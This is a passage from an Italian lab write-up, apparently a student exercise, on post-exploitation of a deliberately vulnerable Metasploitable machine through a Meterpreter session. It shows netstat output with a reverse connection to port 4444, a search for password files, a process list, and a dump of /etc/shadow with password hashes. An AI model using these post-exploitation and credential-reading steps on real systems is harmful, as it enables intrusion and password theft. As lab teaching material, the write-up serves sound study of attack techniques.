    ::1                       ::       ::
    fe80::a00:27ff:fe33:9f34  ::       ::
meterpreter > 
```

Con netstat -tulipani mostra tutte le porte in ascolto.




```
/bin/sh: line 1: arp-a: command not found
netstat -tulpan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4402/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4402/xinetd
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4402/xinetd
tcp        0      0 0.0.0.0:43752           0.0.0.0:*               LISTEN      4534/rmiregistry
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4497/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4550/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4163/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4534/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4550/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4385/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4556/Xtightvnc
tcp        0      0 0.0.0.0:47245           0.0.0.0:*               LISTEN      3666/rpc.statd
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3650/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4556/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4515/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4538/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4497/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4402/xinetd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4402/xinetd
tcp        0      0 192.168.11.112:53       0.0.0.0:*               LISTEN      4023/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4023/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4402/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4242/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4375/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4023/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4385/smbd
tcp        0      0 192.168.11.112:36652    192.168.11.111:4444     ESTABLISHED 4687/java
tcp6       0      0 :::2121                 :::*                    LISTEN      4441/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4269/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      4023/named
tcp6       0      0 :::22                   :::*                    LISTEN      4045/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4242/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      4023/named
udp        0      0 192.168.11.112:137      0.0.0.0:*                           4383/nmbd
udp        0      0 0.0.0.0:137             0.0.0.0:*                           4383/nmbd
udp        0      0 192.168.11.112:138      0.0.0.0:*                           4383/nmbd
```

Posso cercare anche eventuali directory password.




```
meterpreter > search -f passwd
Found 10 results...
===================

Path                                                                Size (bytes)  Modified (UTC)
----                                                                ------------  --------------
/etc/pam.d/passwd                                                   92            2008-04-02 21:02:12 -0400
/etc/passwd                                                         1581          2012-05-13 21:54:55 -0400
/home/msfadmin/.vnc/passwd                                          16            2024-01-28 10:20:46 -0500
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd     6936          2010-04-16 16:36:52 -0400
/root/.vnc/passwd                                                   8             2024-01-28 16:55:58 -0500
/usr/bin/passwd                                                     29104         2008-04-02 21:08:49 -0400
/usr/share/doc/passwd                                               4096          2010-03-16 18:59:00 -0400
/usr/share/linda/overrides/passwd                                   168           2008-04-02 21:08:40 -0400
/usr/share/lintian/overrides/passwd                                 943           2008-04-02 21:08:40 -0400
/var/www/twiki/bin/passwd                                           6936          2003-01-04 21:08:47 -0500

meterpreter > 
```

Col comando ps troverò i processi in esecuzione.



```
meterpreter > ps

Process List
============

 PID   Name                                             User      Path
 ---   ----                                             ----      ----
 1     /sbin/init                                       root      /sbin/init
 2     [kthreadd]                                       root      [kthreadd]
 3     [migration/0]                                    root      [migration/0]
 4     [ksoftirqd/0]                                    root      [ksoftirqd/0]
 5     [watchdog/0]                                     root      [watchdog/0]
 6     [events/0]                                       root      [events/0]
 7     [khelper]                                        root      [khelper]
 41    [kblockd/0]                                      root      [kblockd/0]
 44    [kacpid]                                         root      [kacpid]
 45    [kacpi_notify]                                   root      [kacpi_notify]
 90    [kseriod]                                        root      [kseriod]
 129   [pdflush]                                        root      [pdflush]
 130   [pdflush]                                        root      [pdflush]
 131   [kswapd0]                                        root      [kswapd0]
 173   [aio/0]                                          root      [aio/0]
 1129  [ksnapd]                                         root      [ksnapd]
 1338  [ata/0]                                          root      [ata/0]
 1346  [ata_aux]                                        root      [ata_aux]
 1356  [ksuspend_usbd]                                  root      [ksuspend_usbd]
 1361  [khubd]                                          root      [khubd]
 2048  [scsi_eh_0]                                      root      [scsi_eh_0]
 2203  [scsi_eh_1]                                      root      [scsi_eh_1]
 2205  [scsi_eh_2]                                      root      [scsi_eh_2]
 2211  [kjournald]                                      root      [kjournald]
 2365  /sbin/udevd                                      root      /sbin/udevd --daemon
 2619  [kpsmoused]                                      root      [kpsmoused]
 3520  [kjournald]                                      root      [kjournald]
 3650  /sbin/portmap                                    daemon    /sbin/portmap
 3666  /sbin/rpc.statd                                  statd     /sbin/rpc.statd
 3672  [rpciod/0]                                       root      [rpciod/0]
 3687  /usr/sbin/rpc.idmapd                             root      /usr/sbin/rpc.idmapd
 3914  /sbin/getty                                      root      /sbin/getty 38400 tty4
 3915  /sbin/getty                                      root      /sbin/getty 38400 tty5
 3920  /sbin/getty                                      root      /sbin/getty 38400 tty2
```

E’ possibile visualizzare il contenuto della cartella shadow che contiene gli hash delle informazioni relative alle password degli utenti.



```
[-] The "netstat" command is not supported by this Meterpreter type (java/linux)
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
meterpreter >
```